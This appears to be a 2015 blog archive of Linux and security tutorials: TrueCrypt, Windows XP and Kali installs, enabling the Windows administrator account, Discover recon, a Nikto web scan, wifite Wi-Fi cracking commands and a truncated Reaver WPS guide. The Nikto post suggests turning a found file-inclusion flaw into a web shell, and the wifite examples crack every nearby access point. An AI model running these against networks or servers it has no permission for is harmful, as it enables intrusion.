Sunday, 26 July 2015

How to Lock File/Folder in Linux (Kali Linux)


Security is the most challenging task at this time. Every one want to safety whether it be his luggage, his jewelry or may be his important document. But now a days peoples save her document in his PC or Laptop. So PC security is too important for users. And we all know Windows users what they do??
ya right Antivirus. But we are Linux user. So don't take tension for Viruses. But however peoples hide or secure some contents from other users. So today we Learn how to Lock A Folder in Linux.

TrueCrypt  is a free open source on-the-fly encryption (OTFE) program. It's give many services like Encrypt Folder, Encrypt Entire Hard Disk, Lock a folder, Create virtual drive etc.

How to Install TrueCrypt:


Run following commands
sudo apt-get update
sudo apt-get install truecrypt
After these commands TrueCrypt installed successfully in your system.
Note:- In Kali Linux TrueCrypt already installed.
 
To Run;-


How to Lock A Folder by TrueCrypt:

1. First open your terminal via (ctrl+alt+t) and type "truecrypt" like this:

2. After this a TrueCrypt window appear like this:
Our goal is we want to lock our specific folders and files. so we create a new volume which have a password access. so click on volume menu and Create new volume.
3. After this a new window appear which have a radio button option. select the "Create an Encrypted File Container"  and click next Button like this:


4. After this a new window appear which ask 'Volume type' Select the "Standard TrueCrypt Volume" and click Next like this:

5. After this A Volume Location window  appear. click on Select Button and give a volume path  which point a specific file location. and remember this file path in future.and Click on Next Button. window look like this:
6. After this a window appear which ask Encryption option Leave the default value and click on next. image look like:
7. After this a new windows appear which ask the Volume Size and the window also show your free space on your hard drive. Select the volume size as your requirement and Click on Next Button.
image look like this:


8. After this  TrueCrypt  Ask Volume password. type your password and retype next text box. you can also use key files for volume security. after give password Click on Next Button . Please always remember your password for future access. image look like this:
9. After giving password a format option window appear. here you select the file system type and Click on Next Button . image look like this:
10. After this a confirmation window appear for format. Click on Format Button. image look like this:
11. After some time a confirmation message appear on screen which says "The TrueCrypt volume has been successfully created". image look like this:
12. After the above steps your secured volume is created with password. you can store your private files and folders in this volume which highly encrypted by TrueCrypt.

How to Access & save file with password:


13.  First open your terminal via (ctrl+alt+t) and type "truecrypt"  
14. After the step 13 , a TrueCrypt window appear. In this window an option available on bottom side. A "Select File" Button. Click on button Select the path which saved by you at step 5. And after the select path Click on "Mount" Button. Image look like this:
15.  When you click on Mount Button A sub Window appear on screen which ask for password.
Type password which gives by you at Step 8. Image look like this:
16. After the give password A TrueCrypt  Volume appear on desktop. and in your my computer menu. here you save & access your file. when your work is finish then unmount this volume. Next time when you access your file then follow the step 13-15. 

Saturday, 25 July 2015

Microsoft's Windows XP Home Install step by step.
This will give you an idea on how to do this when and if the time arises for US to either reinstall the operating system, install for the first time or upgrade OUR present operating system. This install guide is fully graphical and will take us through each step of the installation.
What we will require to do this walkthrough is
A Windows XP Home CD
A Computer with CD-ROM access

To start this Windows install. First check that the first boot device in your system BIOS is set to the  CD-ROM Drive.

( To find out how to access the BIOS please refer to your motherboard manual or the manufacturer of your Computer. (The system bios can usually be entered on boot, usually by pressing the F1, F2, F8, F10 or DEL key. Make sure you save the settings before exiting))

If you are unsure or don't want to enter the BIOS then just test the computer by putting the CD-ROM in the drive and reboot your computer. This is the recommended way to install windows.
PART 1
To begin insert your Windows XP Home CD and reboot you computer. Setup will boot automatically and then inspect your computer hardware and configuration.

Setup now prepares your computer for install.

From this menu press "ENTER" to begin the install.

Windows XP License agreement, read, and if you agree press "F8" to continue, press "ESC" if you disagree. If you disagree setup will finish.

PART 2

Now you have to select where to install XP. Press "ENTER" to confirm the partition you want to install into.

Now you need to format the hard drive, NTFS is recommended, but you can also use FAT32. Make your decision using the arrow keys and press enter.

The hard drive will now format.

PART 3

and then setup will begin to copy files.


Setup now initialises the Windows XP configuration.

It is now time to restart Windows XP, press "ENTER" to speed up process, otherwise Windows will do it itself in 15 seconds.

Boot will recognize that the XP CD is in the drive, DO NOT press any keys, let setup bypass the CD boot.

Windows is now booting.

PART 4

The install process continues.

Now your regional and language options. Your mouse should now be active, so click on "CUSTOMIZE".

Now select your Standards and Formats, plus your location, then click "OK".

Now click on "DETAILS".

Next select your default language, click "OK" when done.

Now that you have made all necessary changes click on "NEXT".

PART 5

Now it is time to personalize Windows. File in your name and if you wish you can also file in the Organization section. Click "NEXT" when ready.

Now it is time for your product key. The product key will be on the packaging that XP was supplied with. It is 25 digits long. Some OEM computers will have a sticker on the side or back with your product key. Input the key and press "NEXT".

Now select your computer name and your admin password. Confirm the Admin password and press "NEXT".

Date and Time settings are next, change as need be, then press "NEXT".

Windows will then continue installing.

PART 6

If a network card has been detected then you will get the following menu. Select "TYPICAL SETTINGS" and press next. This configured later in Windows.

More network configuration, change workgroup name if need be and click  "NEXT".

Windows will continue installing.

Windows install will now finalize.

It is now time to restart Windows XP again, press "ENTER" to speed up process, otherwise Windows will do it itself in 15 seconds.

Boot will recognize that the XP CD is in the drive, DO NOT press any keys, let setup bypass the CD boot.

Windows will continue loading.

PART 7

Windows will now adjust your resolution, click "OK" to continue.

If you are happy with the changes, click "OK" otherwise press "Cancel" to return to the old settings

"Welcome to Microsoft Windows" screen now appears, press "Next" to continue.

Internet connection option is next. If your computer connects to a home network or directly using the network card, or is on a network then select "Yes", otherwise select "No".


PART 8
Activate Windows option appears next, we recommend that you select "No, remind me every few days", that will allow you to make sure everything is correct and running OK before you use up one of your activate attempts. It also allows you to setup your security options and internet connection correctly. Click "Next to continue"

Windows now thanks you, click "Finish" to continue.

Finally setup the users for the computer, you must fill in option beside "Your name" the other four users are optional. Click "Next" once you have finished to continue.

Windows will now apply your settings...

Now Windows "WELCOME" screen.

and finally the Windows XP Desktop. Windows is now installed.


If you have commonly used P-III you will have no drivers to install, but chances are the next step will be to install them. Check out device manager for unknown devices, likely items are Network Cards, Sound Cards, Printers, Scanners, Graphics Cards, Digital Cameras, plus  any other item you have. Also consider installing anti-virus software, spyware software and possibly a 3rd party Firewall.

Tuesday, 21 July 2015

The Ultimate Installation Guide for Kali Linux

Introducing kali Linux

The creators of BackTrack have released a new, advanced penetration testing Linux distribution named kali Linux. BackTrack 5 was the last major version of the BackTrack distribution. The creators of BackTrack decided that to move forward with the challenges of cyber security and modern testing a new foundation was needed. Kali Linux was born and released March 13th 2013. Kali Linux is based on Debian and an FHS-Compliant file system.
Kali has many advantages over the BackTrack. It comes with many more updated tools. The tools and streamlined with Debian repositories and synchronized four times a day. That means users have the latest package updates and security fixes. The new compliant file systems translate into running most tools from anywhere on the system. Kali has also made customization, unattended installation, and flexible desktop environments and strong feature in Kali Linux.
Kali Linux is available for download at (http://www.kali.org/).

Kali Linux Setup

Kali Linux can be downloaded in a few different ways. One of the most popular ways to get Kali Linux is to download the ISO image. The ISO image is available in 32-bit and 64-bit images.
If you plan on using Kali Linux on a virtual machine such as VMware, there is a VM image prebuilt. The advantage of downloading the VM image is that is comes preloaded with VMware tools. The VM image is a 32-bit PAE. In theory, a PAE kernel allows the system to access more system memory than a traditional 32-bit operating system. There have been some well-known personalities in the world of operating systems that have argued for and against the usefulness of PAE kernel. However, the authors of this book suggest using the VM image of Kali Linux if you plan on using it in a virtual environment.

Running Kali Linux from External Media

Kali Linux can be ran without installing software on a host hard drive by accessing it from a external media source such as USB drive or DVD. This method is simple to enable however has performance and operational implementations. Kali Linux having to load programs from a remote source would impact performance and some applications or hardware settings may not operate properly. Using a read only storage media does not permit saving custom settings that may be required to make Kali Linux operate correctly. It’s highly recommended to install Kali Linux on a host hard drive.

Installing Kali Linux

Installing Kali Linux on your computer is straightforward and similar to installing other operating systems. First, you’ll need compatible computer hardware. Kali is supported on i386, amd64, and ARM (both armel and armhf) platforms. The hardware requirements are listed below, although we suggest exceeding the minimum amount by at least 3 times. The better hardware Kali Linux runs on, the better the performance and user experience will be. Download Kali Linux and either burn the ISO to DVD, or prepare a USB stick with Kali Linux Live as the installation medium. If you do not have a DVD drive or USB port on your computer, check out the Kali Linux Network Install.
Installation Minimum requirements:
·       A minimum of 8 GB disk space for the Kali Linux install.
·       For i386 and amd64 architectures, a minimum of 512MB RAM.
·       CD-DVD Drive / USB boot support
·       You will also need an active Internet connection before installation. This is very important or you will not be able to configure and repositories during installation.
When you start Kali you will be presented with a Boot Install screen. You may choose what type of installation (GUI based or Text Based) you would like to perform.
Kali_install_1
Kali Linux Boot Screen
Select the local language preference, country, and keyboard preferences.
Kali_install_2
Language Preference
Select a hostname for the Kali Linux host. The default hostname is Kali.
Kali_install_3
Hostname
Select a password.
Simple passwords may not work so chose something that has some degree of complexity.
Kali_install_4
Selecting a Password
The next prompt asks for your time zone. Modify accordingly and select continue. The next example shows selecting Eastern Standard time.
Kali_install_5
The installer will ask to setup your partitions. If you are installing Kali on a virtual image, select Guided Install – Whole Disk. This will destroy all data on the disk and install Kali Linux. Keep in mind on a virtual machine, only the virtual disk is getting destroyed.
Kali_install_6
Setting time zones
Advanced users can select manual configurations to customize partitions.
Kali also offers the option of using LVM, logical volume manager. LVM allows you to manage and resize partitions after installation. In theory, it is supposed to allow flexibility when storage needs change from initial installation. However, unless your Kali Linux needs are extremely complex, you most likely will not need to use it.
Kali_install_61
Partitioning your system
The last window displays a review of the installation settings. If everything looks correct, select yes to continue the process as shown in the next screenshot.
Kali_install_7
Partition Details
 Kali Linux using central repositories to distribute application packages. If you would like to install these packages, you need to use a network mirror. The packages are downloaded via HTTP protocol. If your network uses a proxy server, you will also need to configure the proxy settings for you network.
Kali_install_8
Configuring a Network Mirror
Kali will be prompt to install GRUB. GRUB is a multi-bootlader that gives the user the ability to pick and bootup to multiple operating systems. In almost all cases, you should select to install GRUB. If you are configuring your system to duel boot, you will want to make sure GRUB recognizes the other operating systems in order for it to give users the options to boot into an alternative operating system. If it does not detect any other operating systems, the machine will automatically boot into Kali Linux.
Kali_install_9
Installing Grub
Congratulations! You have finished installing Kali Linux. You will want to remove all media (physical or virtual) and select continue to reboot your system.
Kali_install_10
Finish Installation

Kali Linux and VM Image First Run

On some Kali installation methods, you will be asked to set the root password. When Kali Linux boots up, enter the root username and the password you selected. If you downloaded a VM image of Kali, you will need the root password. The default user name is root and password is: toor.
Kali_install_11
Logging into Kali
The first thing you need to do on Kali Linux is prep the system for VM Tools. You do so by issuing the following commands:
Note: all commands are typed  in the terminal
 echo cups enabled >> /usr/sbin/update-rc.d
echo vmware-tools enabled >> /usr/sbin/update-rc.d
apt-get install gcc make linux-headers-$(uname -r)
Kali_install_12
Prepping Kali for VM Tools
Note: This is typed as one line
ln -s /usr/src/linux-headers-$(uname -r)/include/generated/uapi/linux/version.h /usr/src/linux-headers-$(uname -r)/include/linux
Kali_install_13
Prepping Kali for VMWare Tools Install
Now you are ready to mount the VM Tools CD. Simply go to the menu in VMWare and install VM Tools. NOTE: I did this from VMWare Fusion, but the process will be the same regardless of VMWare platform.
Kali_install_14
Loading VMWare Tools
Now go back to Kali Linux and use the following commands:
mkdir /mnt/vmware
mount /dev/cdrom /mnt/vmware/
cp -rf /mnt/vmware/VMwareTools* /tmp/
Kali_install_15
Copy VMWare Tools to temporary folder
Next, you will change to the /tmp directory and run the VM Tools installation script.
cd /tmp/
tar zxpf VMwareTools-*.tar.gz
cd vmware-tools-distrib/
Kali_install_16
Unpacking VMWare Tools and Listing in directory
Lastly type: “ ./vmware-tools-install.pl” to run the VM Tools installation script. Follow the onscreen instructions when you run the script.

Kali Linux Toolset Overview

Kali Linux offers a number of customized tools designed for penetration testing. Tools are categorized in the following groups as seen in dropdown menu shown below.
Kali_install_17
Kali Menu
Information Gathering – These are reconnaissance tools used to gather data on your target network and devices. Tools range from identifying devices to protocols used.
Vulnerability Analysis – Tools from this section focus on evaluating systems for Vulnerabilities. Typically, these are run against systems found using the Information Gathering reconnaissance tools.
Web Applications – These are tools used to audit and exploit vulnerabilities in web servers. Many of the audit tools we will refer to in this book come directly from this category. Although web applications do not always refer to attacks against web servers, they can simply be web-based tools for networking services. For example web proxies will be found under this section.
Password Attacks – This section of tools primarily deals with brute force or the offline computation of password or shared keys used for authentication.
Wireless Attacks – These are tools used to exploit vulnerabilities found wireless protocols. 802.11 tools will be found here, including tools such as aircrack, airmon and wireless password cracking tools. In addition, this section has tools related to RFID and Bluetooth vulnerabilities as well. In many cases, the tools in this section will need to be used with a wireless adapter that can be configured by Kali to be put in promiscuous mode.
Exploitation Tools – These are tools used to exploit vulnerabilities found in systems. Usually vulnerability is identified during a Vulnerability Assessment of a target.
Sniffing and Spoofing – These are tools used for network packet captures, network packet manipulators, packet crafting applications and web spoofing. There are also a few VoIP reconstruction applications.
Maintaining Access – Maintaining Access tools are used once a foothold is established into a target system or network. It is common to find compromised systems having multiple hooks back to the attacker to provide alternative routes in the event a vulnerability that is used by the attacker is found and remediated.
Reverse Engineering – These tools are used to disable an executable and debug programs. The purpose of reverse engineering is analyzing how a program was developed so it can be copied, modified or lead to development of other programs. Reverse Engineering is also used for malware analysis to determine what an executable does or by researchers to attempt to find vulnerabilities in software applications.
Stress Testing – Stress Testing tools are used to evaluate how much data a system can handle. Undesired outcomes could be obtained from overloading systems such as causing a device controlling network communication to open all communication channels or a system shutting down (also known as a Denial of Service attack).
Hardware Hacking – This section contains Android tools, which could be classified as mobile, and Ardunio tools that are used for programming and controlling other small electronic devices.
Forensics – Forensics tools are used to monitor and analyze computer network traffic and applications.
Reporting Tools – Reporting tools are methods to deliver information found during a penetration exercise.
System Services – This is where you can enable and disable Kali services. Services are grouped into BeEF, Dradis, HTTP, Metasploit, MySQL and SSH.
note

Updating Kali Linux

After you have Kali Linux setup, you will want to update the packages. You do so my issuing the apt-get update command.
Kali_install_18
Next, issue the apt-get upgrade command. You may be asked to confirm disk space and other warning messages. Type Y to continue.
Kali_install_19
Finally the updatedb command from a terminal window. This command will ensure the applications are in the Kali database and can be found when a user executes the locate command.
Kali_install_20

Summary

Congratulations, you have successfully installed and updated Kali Linux. Kali is a powerful penetration platform. I recommend that you play around with Kali. You will find some key differences between Backtrack and Kali and some of these differences take time to learn. However, I am sure you will appreciate the power and flexibility of platform. Happy hacking!
These concepts and much more can be found in Aamir Lakhani and Joseph Muniz’s book Web Penetration Testing with Kali Linux.

Saturday, 18 July 2015

How to Enable / Activate Hidden Administrator Account in Windows?

Many people ask me why there is no built-in Administrator account available in Windows Vista, Windows 7 and later OS versions? Why can't we use the default Administrator account? The answer is "Yes! The default Administrator account is still created in Windows Vista and later OS but its disabled by default for security purposes."
Many times you might want to enable it for troubleshooting purposes or to get rid of the annoying UAC prompts while tweaking your system. So here I'll describe a few methods to enable and activate the hidden and built-in Administrator account in Windows Vista, Windows 7 and later OS versions:
Method A:
1. Right-click on My Computer icon on Desktop and select "Manage", it'll open "Computer Management" window. ( You can also open it by giving "compmgmt.msc" command in RUN dialog box or Start Menu Search box).


2. Go to "Local Users and Groups -> Users" section. In right-side pane double-click on "Administrator" account. It'll open its Properties window. Uncheck "Account is disabled" option and Apply it.
Method B:
1. Type "secpol.msc" in RUN dialog box or Start Menu search box, it'll open "Local Security Policy" window.
2. Go to "Local Policies -> Security Options".
3. Double-click on first option "Accounts: Administrator account status" and select "Enabled" and apply it.
Method C:
1. Click on "Start button -> All Programs -> Accessories". Right-click on "Command Prompt" and select "Run As Administrator". If you are prompted to enter password, enter the password and continue. You can also open Command Prompt in Administrator mode by typing "cmd" in Start Menu Search box and press "Ctrl+Shift+Enter".
2. Now provide following command:
net user administrator /active:yes
3. That's it. The Administrator account will be enabled. If you want to disable it again, simply replace "yes" with "no" in above command.

NOTE: Never activate the hidden Administrator account until required. Its better to use other general accounts for better security. Also the Administrator account has no password, so if you enable it then don't forget to set a strong password for it.


Thursday, 16 July 2015

How to do passive information gathering / discovery in Kali Linux using discover or backtrack script framework 

Passive discovery is an activity of looking and searching information about certain organization or a network.While Kali Linux has massive tools that we can utilize to do this, it might take us a lot of time in learning each tools.
  To solve this problem, we can use discover scripts or previously known as backtrack scripts in our Kali Linux system.The  framework was written by
Lee Baird .Discover script not only incorporate various kali tools but it is also easy to use .
   In this tutorial I'll share on how to setup the framework with  Kali Linux  and then I will share on how you can use this framework top ook for a network or any network or company passive information.

1)Installing Discover script
 1.1) Clone git to Kali Linux.
 

root@kali:~#cd /opt                                                                                  root@kali:~:/opt$ sudo git clone https://github.com/leebaird/discover.git   

1.2)Setup and install the necessary file for your system .


root@kali:~# cd /opt/discover                                                                             

root@kali:~/opt/discover$ sudo  ./setup.sh                                                           


 2 ) Using the framework for passive discovery

2.1) Go to  discover folder and execute the "discover.sh" file .

root@kali:~# cd /opt/discover                                                                             

root@kali:~:/opt/discover$ sudo  ./discover.sh                                                           


2.2)The framework will load and you will be given a list of  task that can be executed .Use the number in the left for the selection.

Discover framework

2.3)In this example, I will run a script and get information base on domain , I choose "1" .


 2.4)Then Choose "2" and key in the domain name. in this example, i look for information for "www.google.com" .The framework will then run and execute the required tools for this task.


key in the domain url


.5) Grab a cup of coffee and enjoy it while the scripts doing it's job. :-)

the system is working hard!


2.5) Upon completing,  the result and report will be prepared and you can view it using internet browser.


2.6) To access this file, from the terminal, go  to "/root/data/(domain name)/"


root@kali:~# cd /opt/discover                                                                             

root@kali:~:/opt/discover$ firefox /root/data/www.google.com                            


Nikto is one of the most popular web security application when you are beginning a web pentesting project.

You can download Nikto from http://cirt.net/nikto2 This tool has been included in Backtrack and Kali Linux distributions.

Nikto is an Open Source web server scanner. This tool performs test against web servers making requests for multiple items. Nikto checks:

  • Over 6500 dangerous files/CGIs.
  • More than 1250 outdated version for several web servers.
  • Specific problems on over 270 servers.
  • Presence of index files.
  • HTTP server options like TRACE.
  • Installed software and web servers.


Nikto creates a lot of requests quickly, is not designed as an overly stealthy tool. If you run Nikto against a remote Web Server, the administrator could read a lot of lines on web server log which show the attack. Some SIEMs have defaults rules for correlating these logs and it could create an alarm warning to the administrators about the attack.

These are the Nikto options.
jnieto@naltor:~$ nikto 
Option host requires an argument

       -config+            Use this config file
       -Cgidirs+           scan these CGI dirs: 'none', 'all', or values like "/cgi/ /cgi-a/"
       -dbcheck            check database and other key files for syntax errors
       -Display+           Turn on/off display outputs
       -evasion+           ids evasion technique
       -Format+            save file (-o) format
       -host+              target host
       -Help               Extended help information
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -mutate+            Guess additional file names
       -mutate-options+    Provide extra information for mutations
       -output+            Write output to this file
       -nocache            Disables the URI cache
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -port+              Port to use (default 80)
       -Plugins+           List of plugins to run (default: ALL)
       -root+              Prepend root value to all requests, format is /directory 
       -ssl                Force ssl mode on port
       -Single             Single request mode
       -timeout+           Timeout (default 2 seconds)
       -Tuning+            Scan tuning
       -update             Update databases and plugins from CIRT.net
       -vhost+             Virtual host (for Host header)
       -Version            Print plugin and database versions
     + requires a value

 Note: This is the short help output. Use -H for full help.

We are going to run Nikto against a server.

jnieto@naltor:~$ nikto -h www.XxXxXxXxXx.es
- Nikto v2.1.4
---------------------------------------------------------------------------
+ Target IP:          XXX.XXX.XXX.XXX
+ Target Hostname:    www.XxXxXxXxXx.es
+ Target Port:        80
+ Start Time:         2013-06-19 16:23:35
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Win32) PHP/5.3.1
+ Retrieved x-powered-by header: PHP/5.3.1
+ robots.txt contains 10 entries which should be manually viewed.
+ ETag header found on server, inode: 1688849860445366, size: 1028, mtime: 0x49b5cedbf3834
+ Multiple index files found: index.php, index.html, 
+ PHP/5.3.1 appears to be outdated (current is at least 5.3.5)
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Default account found for 'Acceso restringido a usuarios autorizados' at /webalizer/ (ID '', PW '_Cisco'). Cisco device.
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /datos/: This might be interesting...
+ OSVDB-3092: /ftp/: This might be interesting...
+ OSVDB-3092: /imagenes/: This might be interesting...
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /README.TXT: This might be interesting...
+ OSVDB-3092: /readme.txt: This might be interesting...
+ OSVDB-3092: /temp/: This might be interesting...
+ OSVDB-3092: /tmp/: This might be interesting...
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3093: /FCKeditor/editor/filemanager/upload/test.html: FCKeditor could allow files to be updated or edited by remote attackers.
+ OSVDB-3093: /FCKeditor/editor/dialog/fck_image.html: FCKeditor could allow files to be updated or edited by remote attackers.
+ OSVDB-3093: /FCKeditor/editor/filemanager/browser/default/connectors/test.html: FCKeditor could allow files to be updated or edited by remote attackers.
+ OSVDB-3093: /FCKeditor/editor/dialog/fck_flash.html: FCKeditor could allow files to be updated or edited by remote attackers.
+ OSVDB-3093: /FCKeditor/editor/dialog/fck_link.html: FCKeditor could allow files to be updated or edited by remote attackers.
+ OSVDB-3093: /FCKeditor/editor/filemanager/browser/default/connectors/asp/connector.asp: FCKeditor could allow files to be updated or edited by remote attackers.
+ OSVDB-3092: /INSTALL.txt: Default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ OSVDB-3092: /install.txt: Install file found may identify site software.
+ OSVDB-3092: /INSTALL.TXT: Install file found may identify site software.
+ OSVDB-3093: /FCKeditor/editor/filemanager/browser/default/frmupload.html: FCKeditor could allow files to be updated or edited by remote attackers.
+ OSVDB-3093: /FCKeditor/fckconfig.js: FCKeditor JavaScript file found.
+ OSVDB-3093: /FCKeditor/editor/filemanager/browser/default/browser.html: FCKeditor could allow files to be updated or edited by remote attackers.
+ 6448 items checked: 10 error(s) and 31 item(s) reported on remote host
+ End Time:           2013-06-19 16:27:19 (224 seconds)
---------------------------------------------------------------------------

As you can see, we have find out the Server and PHP versions and a lot of interesting folders.

We have discover a RFI (Remote File Include) on this server...
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/

This URL path get a PHP code from http://cirt.net/rfiinc.txt? with the next code:
<?php phpinfo(); ?>

This code executes "phpinfo" but if you want, you can upload a web shell in order to gain access to the server.


Next line is interesting too. Nikto has located some URLs where you  could upload files with your own source code.

+ OSVDB-3093: /FCKeditor/editor/filemanager/upload/test.html: FCKeditor could allow files to be updated or edited by remote attackers.


Nikto is one of the first applications that I run when a client request me a web audit.

Saturday, 11 July 2015

Hack wifi having WEP / WPA /WPA2 

Security with wifite

     Important notice: Hacking into anyone’s Wi-Fi without permission is considered an illegal act or crime in most countries. We are performing this tutorial for the sake of penetration testing, hacking to become more secure, and are using our own test network and router. 

 Newest version available on GitHub

Get the latest version at github.com/derv82/wifite
What's new in this version:
  • support for cracking WPS-encrypted networks (via reaver)
  • 2 new WEP attacks
  • more accurate WPA handshake capture
  • various bug fixes
Version 2 does not include a GUI, so everything must be done at the command-line.

Mention in the New York Times

Wifite was mentioned in the New York Times' article "New Hacking Tools Pose Bigger Threats to Wi-Fi Users" from February 16, 2011. Here is a link to the article.

Introduction

Designed and tested on Linux; works with Backtrack 5, BlackBuntu, BackBox, and Pentoo! Linux only; no windows or OSX support (but you're welcome to try).

Purpose

To attack multiple WEP, WPA, and WPS encrypted networks in a row. This tool is customizable to be automated with only a few arguments. Wifite aims to be the "set it and forget it" wireless auditing tool.  

Features

  • sorts targets by signal strength (in dB); cracks closest access points first
  • automatically de-authenticates clients of hidden networks to reveal SSIDs
  • numerous filters to specify exactly what to attack (wep/wpa/both, above certain signal strengths, channels, etc)
  • customizable settings (timeouts, packets/sec, etc)
  • "anonymous" feature; changes MAC to a random address before attacking, then changes back when attacks are complete
  • all captured WPA handshakes are backed up to wifite.py's current directory
  • smart WPA de-authentication; cycles between all clients and broadcast deauths
  • stop any attack with Ctrl+C, with options to continue, move onto next target, skip to cracking, or exit
  • displays session summary at exit; shows any cracked keys
  • all passwords saved to cracked.txt
  • built-in updater: ./wifite.py -upgrade

Requirements

  • linux operating system (confirmed working on Backtrack 5, BackBox, BlackBuntu, Pentoo, Ubuntu 8.10 (BT4R1), Ubuntu 10.04, Debian 6, Fedora 16)
  • tested working with python 2.6.x, and python 2.7.x,
  • wireless drivers patched for monitor mode and injection. Most security distributions (Backtrack, BlackBuntu, etc) come with wireless drivers pre-patched,
  • aircrack-ng (v1.1) suite: available via apt: apt-get install aircrack-ng or at the aircrack-ng website,

Suggested applications

  • reaver, for attacking WPS-encrypted networks
  • pyrit, cowpatty, tshark: not required, but help verify WPA handshake captures
For help installing any of these programs, see the installation guide (hosted on github)

Execution

download the latest version:
wget -O wifite.py https://github.com/derv82/wifite/raw/master/wifite.py
change permissions to executable:
chmod +x wifite.py
execute:
python wifite.py
or, to see a list of commands with info:
./wifite.py -help

Screenshots

successful WEP attack (after 90 seconds):

successful WPS attacks (after 17 hours):

Video Tutorial

(tutorial is for v1 of wifite.)
capturing WPA handshake using Wifite (and then cracking with oclHashCat).

video credit: Maurizio Schmidt

Examples

the program contains lots of interactivity (waits for user input). these command-line options are meant to make the program 100% automated -- no supervision required.
to crack all WEP access points:
./wifite.py -all -wep
to crack all WPS access points with signal strength greater than (or equal to) 50dB:
./wifite.py -p 50 -wps
to attack all access points, use 'darkc0de.lst' for cracking WPA handshakes:
./wifite.py -all --dict /pentest/passwords/wordlists/darkc0de.lst
to attack all WPA access points, but do not try to crack -- any captured handshakes are saved automatically:
./wifite.py -all -wpa --dict none
to crack all WEP access points greater than 50dB in strength, giving 5 minutes for each WEP attack method, and send packets at 600 packets/sec:
./wifite.py --pow 50 -wept 300 -pps 600
to attempt to crack WEP-encrypted access point "2WIRE752" endlessly -- program will not stop until key is cracked or user interrrupts with ctrl+C):
./wifite.py -e "2WIRE752" -wept 0

Donations

If you wish to donate to this project, I ask that you donate instead to the aircrack-ng team or you could buy something from Tactical Network Solutions. These are the teams which produced the awesome open-source software that wifite depends on. Wifite would not exist if not for these amazing tools.

Friday, 10 July 2015

 Hack WPA/WPA2-PSK enabled networks using Reaver

Today I am going to teach you how to easily hack WPA/WPA2-PSK enabled networks using Reaver. The targeted router should support WPS (WiFi Protected Setup) which is supported by most routers nowadays. WPS is an optional device configuration protocol for wireless access points which makes it really easy to connect.
WPS exists in most routers for easy setup process through the WPS pin, which is hard-coded into the wireless access point. Reaver takes the advantage of a vulnerability in WPS. Thanks to Craig Heffner for releasing an open-source version of this tool named Reaver that exploits the vulnerability. In simple terms, Reaver tries to bruteforce the pin; which will reveal the WPA or WPA2 password after enough time.

 NOTE: This tutorial is for Educational Purposes Only!

What You’ll Need

